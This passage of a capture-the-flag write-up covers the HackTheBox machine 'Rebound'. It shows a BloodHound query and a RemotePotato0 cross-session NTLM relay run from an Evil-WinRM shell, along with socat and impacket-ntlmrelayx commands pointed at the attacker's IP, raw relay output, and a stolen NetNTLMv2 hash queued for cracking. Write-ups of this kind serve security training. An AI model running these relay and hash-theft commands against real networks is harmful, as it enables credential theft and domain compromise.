
And a path for Administrator:


But I don’t see the processes earlier in PowerShell yet, so I create this custom BloodHound query for it:
MATCH (u:User)
WHERE u.domain = "REBOUND.HTB"
  AND u.lastlogontimestamp <> -1
  AND u.lastlogontimestamp <> 0
  AND u.lastlogontimestamp < (
    toInteger(datetime().epochseconds) * 10000000
    + 116444736000000000
    - (90 * 86400 * 10000000)
  )
RETURN u

Welp, we didn’t see this 2 did we.




TBrady can read gMSA credentials of DELEGATORS$.
And DELEGATORS$ can delegate the DC01.

So yeah, let’s first fetch TBrady user creds, by his condition I know we have finished the performances of:
-
Clones your local interactive session token for local access
-
Uses the supplied credentials only for outbound network connections
After BloodHound confirms that there is another user logged in to the machine, and also informs us the user TBrady are extract-able:
So now we will perform cross-session attack based on this repo called Potato:
- Cross-Session Attack
*Evil-WinRM* PS C:\users\winrm_svc> dir
Directory: C:\users\winrm_svc
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         4/8/2023   2:10 AM                Desktop
d-r---        8/31/2023  10:50 PM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos
-a----       12/24/2025  12:15 AM         176640 RemotePotato0.exe
After download the binary here’s how it goes on victims account (WinRM_SCV):
.\RemotePotato0.exe -m 2 -r 10.10.14.40 -x 10.10.14.40 -p 9001
While Our Kali attack machine set-up its TCP:
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.232.31:9001 && sudo impacket-ntlmrelayx -t ldap://10.129.232.31 --no-wcf-server --escalate-user winrm_svc
It would be like this.
Kali Attack machine:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.232.31:9001 && sudo impacket-ntlmrelayx -t ldap://10.129.232.31 --no-wcf-server --escalate-user winrm_svc
> 2025/12/24 01:16:49.000349137 length=116 from=0 to=115
..\v.....t...........................`R.......!4z.....]........\b.+.H`............`R.......!4z....,..l..@E............< 2025/12/24 01:16:49.000607592 length=84 from=0 to=83
..\f.....T............z....9001...........]........\b.+.H`............................> 2025/12/24 01:16:49.000867840 length=24 from=116 to=139
........................< 2025/12/24 01:16:50.000125564 length=40 from=84 to=123
........(...............................> 2025/12/24 01:16:50.000902806 length=120 from=0 to=119
..\v\a....x.(..........z..............`R.......!4z.....]........\b.+.H`....
.......NTLMSSP.......\b.................
.cE....< 2025/12/24 01:16:51.000162263 length=272 from=0 to=271
..\f\a.................z....9001...........]........\b.+.H`....
.......NTLMSSP.........8........@.b................F...
.cE....r.e.b.o.u.n.d.....r.e.b.o.u.n.d...\b.D.C.0.1.....r.e.b.o.u.n.d...h.t.b... .d.c.0.1...r.e.b.o.u.n.d...h.t.b.....r.e.b.o.u.n.d...h.t.b.\a.\b.NIB..t......> 2025/12/24 01:16:51.000419878 length=570 from=120 to=689
...\a................
.......NTLMSSP.........z...,.,.........X...\f.\f.f...\b.\b.r...............
.cE..... .
........!.r.r.e.b.o.u.n.d.t.b.r.a.d.y.D.C.0.1.........................Y.r_61.._!.{6...........NIB..t....r....-........r.e.b.o.u.n.d...\b.D.C.0.1.....r.e.b.o.u.n.d...h.t.b... .d.c.0.1...r.e.b.o.u.n.d...h.t.b.....r.e.b.o.u.n.d...h.t.b.\a.\b.NIB..t..........\b.0.0............ .....{o.e..
6.h...?.]?.....\\~N..|.
................... .".R.P.C.S.S./.1.0...1.0...1.4...4.0............K.wp.....^.-K........P.................Q. ..K........\a...............
.................;.....< 2025/12/24 01:16:51.000680537 length=32 from=272 to=303
........ ....... ...............> 2025/12/24 01:16:52.000474842 length=72 from=0 to=71
..\v.....H............z..............`R.......!4z.....]........\b.+.H`....< 2025/12/24 01:16:52.000731853 length=60 from=0 to=59
..\f.....<............z....9001.K.........]........\b.+.H`....> 2025/12/24 01:16:52.000989787 length=42 from=72 to=113
........*.................Q. ..K........\a.< 2025/12/24 01:16:53.000246880 length=108 from=60 to=167
........l.......T...................\a.1.2.7...0...0...1.[.9.9.9.7.].....
...........""33DDUUUUUU......\a.....2025/12/24 01:16:53 socat[30717] E read(5, 0x55d805c32000, 8192): Connection reset by peer
2025/12/24 01:16:53 socat[30743] E read(5, 0x55d805c32000, 8192): Connection reset by peer
Victims (WinRM_SVC):
*Evil-WinRM* PS C:\users\winrm_svc> .\RemotePotato0.exe -m 2 -r 10.10.14.40 -x 10.10.14.40 -p 9001
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 10.10.14.40 to your victim machine on port 9001
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9001
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Calling CoGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] Starting RogueOxidResolver RPC Server listening on port 9001 ...
[*] IStoragetrigger written: 104 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9001
[+] User hash stolen!
NTLMv2 Client   : DC01
NTLMv2 Username : rebound\tbrady
NTLMv2 Hash     : tbrady::rebound:b97f4d132bdb2cf1:ae49703e0fdee428da3e21c28b0eea9a:0101000000000000ffe8a7a9ad74dc01ced9c1cdf4ff97df0000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e0068007400620007000800ffe8a7a9ad74dc0106000400060000000800300030000000000000000100000000200000c3adfe7b6f9e6518900a360468f902d53fea5d3fb0c0d59d895c7e4ee3f37cf60a00100000000000000000000000000000000000090000000000000000000000
And here we got the NetNTLMv2 Hash of TBrady User, let’s crack it with Hashcat.
┌──(kali㉿kali)-[~]
